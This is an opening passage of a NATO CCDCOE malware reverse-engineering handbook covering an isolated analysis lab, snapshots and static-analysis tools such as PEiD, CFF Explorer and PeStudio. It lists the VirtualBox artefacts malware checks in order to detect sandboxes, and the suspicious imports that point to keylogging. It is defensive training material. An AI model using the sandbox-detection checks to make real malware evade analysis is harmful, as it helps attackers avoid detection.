CCDCOE
NATO COOPERATIVE
CYBER DEFENCE
CENTRE OF EXCELLENCE

Malware Reverse Engineering Handbook

Ahmet BALCI

Dan UNGUREANU

Jaromír VONDRUŠKA

NATO CCDCOE

Tallinn 2020

CCDCOE

The NATO Cooperative Cyber Defence Centre of Excellence (CCDCOE) is a NATO-accredited cyber defence hub focusing on research, training and exercises. It represents a community of 25 nations and providesing a 360-degree view of cyber defence, with expertise in the areas of technology, strategy, operations and law. The heart of the Centre is a diverse group of international experts from military, government, academia and industry backgrounds.

The CCDCOE is home to the Tallinn Manual 2.0, the most comprehensive guide on how International Law applies to cyber operations. The Centre organises the world's largest and most complex international live-fire cyber defence exercise, Locked Shields, and hosts the International Conference on Cyber Conflict, CyCon, a unique annual event in Tallinn, bringing together key experts and decision-makers in the global cyber defence community. As the Department Head for Cyberspace Operations Training and Education, the CCDCOE is responsible for identifying and coordinating education and training solutions in the field of cyber defence operations for all NATO bodies across the Alliance.

The Centre is staffed and financed by its member nations – currently Austria, Belgium, Bulgaria, the Czech Republic, Denmark, Estonia, Finland, France, Germany, Greece, Hungary, Italy, Latvia, Lithuania, the Netherlands, Norway, Poland, Portugal, Romania, Slovakia, Spain, Sweden, Turkey, the United Kingdom and the United States. NATO-accredited centres of excellence are not part of the NATO Command Structure.

www.ccdcoe.org
publications@ccdcoe.org

Disclaimer

Table of Contents

Abstract

Malware is a growing threat which causes considerable cost to individuals, companies and institutions. Since basic signature-based antivirus defences are not very useful against recently emerged malware threats or APT attacks, it is essential for an investigator to have the fundamental skillset in order to analyse and mitigate these threats. While specific measures need to be taken for particular cases, this handbook gives an overview of how to analyse malware samples in a closed environment by reverse engineering using static or dynamic malware analysis techniques. The information in this handbook focuses on reverse-engineering fundamentals from the malware perspective, without irrelevant details. Some simple steps and definitions are, therefore, omitted to retain the focus. Resources mentioned in this handbook can be accessed with a simple internet search.

There is no novel work presented in this handbook, as it can be considered as the first steps in investigating malware. The reader will become familiar with the most common open-source toolkits used by investigators around the world when analysing malware. Notes and best practice are also included. By applying the techniques and tools presented here, an analyst can build Yara rules that can help during the investigation to identify other threats or victims.

1. Why perform malware analysis?

Malware analysis is 'the study or process of determining the functionality, origin and potential impact of a given malware sample' **[Wikipedia]**[1]

Malware analysis responds to an incident by gathering information on exactly what happened to which files and machines. The analyst needs to understand what a particular malware binary can do and how to detect it on the systems and network, assess the damage caused, identify the files it tried to exfiltrate, its modus operandi, and much more.

Determining the type of malware being analysed makes it easier to discover what the malware is doing according to the common effects of each kind of malware. Most malware can be classified with these categories:

A **backdoor** is a method or code on the target computer that allows attacker access without legitimate authentication.

A **botnet** is a group of computers, infected in a similar way to backdoors, receiving instructions from a single C2 server.

Ransomware is a type of malware that encrypts the data on a system, disabling the access of the user. Attackers ask for a ransom for the decryption key without guarantee of delivering the correct key.

Downloader/Launcher is a software that downloads or launches other malicious code.

Information stealing malware/Spyware collects information without the user's knowledge by logging keystrokes, screenshotting, etc.

Rootkits are programs that conceal the existence of malicious files, applications, network connections, etc.

Scareware is a type of malware that convinces the user to buy fake security software which, in fact, only removes the scareware.

Worms and Viruses are malicious codes that copy themselves through programs and networks, infecting more computers.

Fileless malware is a malicious memory-based technique that uses existing files to download executable files on the system. This technique does not directly use files or the file system. Instead, it uses memory or some other OS object (APIs, crontabs, registry keys).

Hybrid malware is a combination of different malware actions, such as propagation and activity together, for example, trojans and ransomware.

Advanced Persistent Threats (APT) are typically a nation-state or state-sponsored group attacking a specific target with advanced methods specially designed for that particular target.

This list can be expanded with more specific malware types, but this handbook focuses on general techniques and the most common malware types for Windows OS.

[1] The definition according to Wikipedia: https://en.wikipedia.org/wiki/Malware_analysis

2. How to set up a lab environment

Setting up a safe environment will allow the mitigation of obvious risks on the systems through malware analysis. Virtual machines and virtual networks make this setup more comfortable, faster and more secure.

There are many virtualisation platforms on the market, such as VirtualBox, Parallels, Microsoft Virtual PC, VMware, Microsoft Hyper-V and Xen. We will illustrate a few examples using Oracle VM VirtualBox, a free and open-source hosted hypervisor developed by Oracle Corporation, which can be downloaded from this link at the time of writing: https://www.virtualbox.org/wiki/Downloads .

Network adjustments for any simulated environment can be carried out conveniently in VirtualBox, with seven different types of network connectivity:

Not Attached – In this mode, a virtual adapter is installed in a VM, but the network connection is not present, just as if the ethernet cable were unplugged.

NAT – This mode allows the guest machine to connect to the internet but not to other guests.

NAT Network – Very similar to NAT mode, NAT network provides communication for guests inside the same NAT network.

Bridged – Bridged mode is used for connecting the virtual adapter of a VM to the physical network host machine it is connected to.

Internal – This mode allows guest machines to connect to each other in an air-gapped network. They cannot access the host machine from this isolated network.

Host-only - This mode enables a NAT network between host and guest machines.

Generic Driver - This network mode allows you to share the generic network interface. Two sub-modes are available for VirtualBox Generic Driver mode. You can either create a UDP tunnel to connect your virtual machines to each other or connect your virtual machine to a VDE (Virtual Distributed Ethernet) switch network running under Linux or FreeBSD.




FIGURE 1: EXAMPLE MALWARE LAB SETUP

A basic example of the malware lab environment is shown in Figure 1. In this setup, a Windows victim guest machine is installed to run the malware, and a Remnux guest machine is used to simulate the internet (using Inetsim described in section 5.2.4) and analyse the malware behaviour. Since we will be using a simulated Internet, the malware must be isolated from the real Internet. The host-only network mode allows us to achieve this goal while establishing a network connection between the host and two guest machines. It is imperative that the victim machine cannot access the host machine or the other machines on the physical network. This requirement will be met using the default gateways and separate network setting on the host machine. The Host-only option creates a virtual network interface similar to the loopback interface on the host machine. The IP of this interface has to be configured statically and differently from the physical network. In addition, the IPs of the guest machines have to be statically configured while the default gateway of the victim machine is pointing to the Remnux machine, and the default gateway of the Remnux machine is pointing to the host machine. The DNS IP on the victim machine should be set up to the Remnux VM, allowing the DNS queries to end up at the Inetsim running on Remnux.

Snapshotting

A snapshot is an image of the disk and memory at a precise moment. By analysing a memory dump using forensics tools, you can gain a better overview of the sample you are examining. By using tools like Volatility or Rekall, it is possible to extract the malware sample, see connections, etc.

NB: *At the time of writing, Volatility and Rekall could be downloaded from the following links: https://www.volatilityfoundation.org/26*, https://github.com/google/rekall

Snapshotting is a crucial feature for faster and easier malware analysis. The virtual environment set for the malware can be easily restored after the malware is run or a system parameter changed. Essential functions include:

- **Restore snapshot**: discard changes and use a pre-snapshot machine image.
- **Delete snapshot**: merge recorded snapshot with the current state. You cannot return to the pre-snapshot image after deletion.
- **Clone snapshot**: 'fork' the selected snapshot to a new virtual machine.

Malware self-protection:

Despite the convenience provided by virtual environments, more recent malware tries to detect if it is being analysed in a virtual environment and hides its behaviour. The most common parameters checked by malware are registry keys, memory structures, communication channels, specific files and services, MAC addresses and some hardware features.

Some examples of these parameters for VirtualBox are:

- Registry keys:
  - Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Oracle\VirtualBox Guest Additions
  - Computer\HKEY_LOCAL_MACHINE\HARDWARE\ACPI\DSDT\VBOX__
- Processes:
  - VboxService.exe
  - VboxTray.exe
- Files:
  - C:\Windows\System32\drivers\VBoxMouse.sys
  - C:\Windows\System32\drivers\VBoxVideo.sys
- MAC addresses starting with 08:00:27

- CPUID instruction check:
    - Running this instruction with EAX=0x40000000 will return the CPU manufacturer ID string in EBX, EDX and ECX, respectively, such as ‘GenuineIntel’ or ‘AuthenticAMD’. But for VirtualBox, it will return ‘vboxvboxvbox’.
    - Also, running with EAX=1 will change the 31st bit of ECX to 1 on a virtual machine.

One of the best-known real-world malware examples for checking CPU names is ‘GootKit,’ which also checks registry, disk, BIOS and MAC address. Other examples include ‘Locky’, ‘Heodo’ or ‘Kovter’, which expect user interactions, and ‘QakBot Trojan’ which waits for some time before executing.

To remedy these situations, some of these values (MAC addresses, register values, configuration files, etc.) can be changed manually; the API calls from the malware can be intercepted; and custom outputs can be provided to the malware to counter malware self-protection mechanisms.

3. Static malware analysis

3.1 Description

Static malware analysis refers to analysis of the Portable Executable files (PE files) without running them. This analysis is initially conducted by analysing the PE header structure, which contains valuable information that helps the operating system to load and execute the file (such as supported systems, memory layout, dynamic library references for linking, API export and import tables, resource management data and thread-local storage data).

Basic static analysis can confirm whether a file is malicious by providing information about its functionality, certificates, imports, compilation date, etc. Based on this information, the analyst can create an IoC,[2] and use it for further investigations. This analysis is ineffective against sophisticated samples, in comparison with advanced static analysis, which involves the analysis of the malicious code inside a disassembler and going over the instructions.

In the next section, the different tools and techniques used for performing static malware analysis are presented.

3.2 Static analysis techniques & tools

3.2.1 VirusTotal

By uploading a file to VirusTotal, and cross-referencing it with a list of detections from various antivirus programs, the analyst will discover whether the sample is malicious or not. This process also provides information regarding the file, such as SHA256, MD5, file size, signature info, section details, imports, etc.




FIGURE 2: VIRUSTOTAL – WEB INTERFACE

[2] **Indicator of compromise (IoC)** is an artefact used in computer forensics that identifies potentially malicious activity on a system or network

If it is not possible to upload the sample to VirusTotal, the platform also provides the option to query for an existing sample that was already uploaded on the website by searching after the hash value of your sample.

NB: *This tool should be used carefully: uploading a malware sample containing sensitive information about your company to VirusTotal could trigger a security problem for the company. If data are leaked, third parties could find and exploit them by using the search function available on the website.*

3.2.2 String analysis

String analysis is the process of extracting readable Ascii and Unicode characters from the binary. Not all the strings found are used by the program; attackers may also include fake strings to disrupt the investigation.

Tools used for string analysis:

- Strings2 – command-line utility, Windows 32bit/64bit executable, is used for extracting strings from binary data. This application is an improved version of the classic Sysinternals strings approach and can also dump strings from process address spaces. At the time of writing, Strings2 could be downloaded from the following link: https://github.com/glmcdona/strings2
- Flare-Floss (obfuscated string solver) - combines and automates different techniques in order to perform string decoding. At the time of writing, the Floss tool could be downloaded from the following link: https://github.com/fireeye/flare-floss

NB: *Strings are in ASCII and Unicode format (for some tools the type of string to be extracted during analysis must be specified, as some tools do not extract both formats)*

3.2.3 PEiD Tool

PEiD is a tool used for analysing the PE header to give the analyst more details about the cryptors,[3] packers,[4] and compilers found in the executable files. PEiD makes this identification by using static signatures stored within the application. The example presented below illustrates the result of an analysis using the PEiD tool. In this case, the analysed sample is not packed, and the entropy value is low. The PEiD tool can detect over 500 signature definitions that are loaded from a config file called 'userdb'.




FIGURE 3: PEID SAMPLE SCAN

[3] Crypter is a type of software that can obfuscate, encrypt and manipulate malware, in order to avoid detection by security programs.

[4] Packers reduce the physical size of an executable by compressing it.

- At the time of writing, this tool could be downloaded from the following link: https://www.softpedia.com/get/Programming/Packers-Crypters-Protectors/PEiD-updated.shtml

3.2.4 CFF Explorer

CFF Explorer is a tool commonly used to make modifications inside the PE. It runs on Windows OS and has the capability of listing processes or dumping the process to a file.

By using this tool, the analyst can extract the compilation date and architecture type from the analysed malware sample, based on the information inside the PE Header. The compilation data is presented using Epoch Unix Time in the '**TimeDateStamp**' rubric. In this case, the date is '*GMT Sunday, July 13, 2008, 6:47:12 PM*'.




FIGURE 4: CFF EXPLORER – COMPILATION DATE CHECK

NB: *The information regarding the compilation date of the sample extracted from the PE Header can help the analyst answer questions related to incident handling.*

By analysing the section header rubric, the analyst can identify whether the malware is packed or not. Packers tend to change section names from the regular names (.text, .data, .rsrc, etc.) to other names, such as **UPX1**, for example. In the example presented below, the sample is not packed.




FIGURE 5: CFF EXPLORER – SECTION HEADERS

The CFF Explorer features list includes: Process viewer, Hex Editor, Drivers viewer, PE and Memory Dumper, PE integrity checks, among others.

NB: *At the time of writing, CFF Explorer could be downloaded from the following link:* *https://ntcore.com/?page_id=388*

3.2.5 Resource Hacker

Resource Hacker is a free application that can be used for extracting, modifying or adding resources (images, dialogs, menus, etc.) from Windows binaries.




FIGURE 6: RESOURCE HACKER – BINARY RESOURCES (ICON, MANIFEST)

Using Resource Hacker can help in analysing dropper samples that have an additional PE file inside their resources. The tool can also be accessed from the command line without having to open the Resource Hacker GUI.

NB: *At the time of writing, Resource Hacker could be downloaded from the following link:* http://www.angusj.com/resourcehacker/

3.2.6 PeStudio

PeStudio is a tool used to find suspicious artefacts within executable files to accelerate the initial malware assessment. By using this tool, the analyst can easily spot the functionalities that are commonly used for malicious activities by the malware creators.

When the analyst opens the malicious sample inside the program, general information regarding the file, such as MD5 hash and entropy, is obtained. The hash value of the sample will then be checked on VirusTotal, and the result of the lookup will be listed inside the program. The picture presented below shows the result of the query:




FIGURE 7: PESTUDIO – VIRUSTOTAL CHECK

In the 'Section tab', the analyst can see the MD5 hash for each section, entropy value and entry-point address (the address from where the process starts executing), and also the read, write, and/or execute permission for each section. If the '.rsrc' section is abnormally large, the application can 'drop' another file on the disk. In this case, it is recommended that, during runtime analysis, the analyst pays close attention to the files that are written on the disk.




FIGURE 8: PESTUDIO –HEADERS SECTIONS

'Import sections' contain the imported function names. By searching each function on MSDN.microsoft.com, the analyst can identify what that function is doing. PeStudio has a list of 'blacklisted' imports, where all the imports that can be used for malicious activities are listed.

In the sample presented below, an inspection of the 'Imports' section can give the analyst an overview of the principal imported libraries used by the malware for malicious activities and blacklisted by the PeStudio application. For example, the imports 'connect', 'gethostbyname', 'socket', 'memcpy', 'send' and 'GetAsyncKeyState' give the malware analyst some idea of the basic functionalities of the analysed sample.

The 'Exports section' presents the functions that the PE file is exporting for other PE files to use. In the example presented, there are no exports.




FIGURE 9: PESTUDIO – IMPORTS SECTION

The 'resources section' usually stores the UI information (icons or custom window elements). If the malicious application has dropper[5] functionalities, the files that are written on the disk could be stored in the '.rsrc' section.

The section 'tls-callback' contains the code that will set up the environment so the application can run. This code will be executed before the entry-point. Using this functionality, the malware creator can hide code inside the TLS (Thread Local Storage) that will be executed before Windows OS creates the process.

The 'strings section' is also a useful source of information for the analyst. All the strings from the executable are parsed and placed in this section. In examining the 'strings section', the analyst is trying to identify readable strings, such as IPs and URLs, and filenames that can be used during the investigation. When the number of readable characters is reduced, the application could be packed or obfuscated. The 'strings section' of the sample analysed is presented below:

[5] Dropper is a generic name for trojans that drop additional artefacts on the affected system.

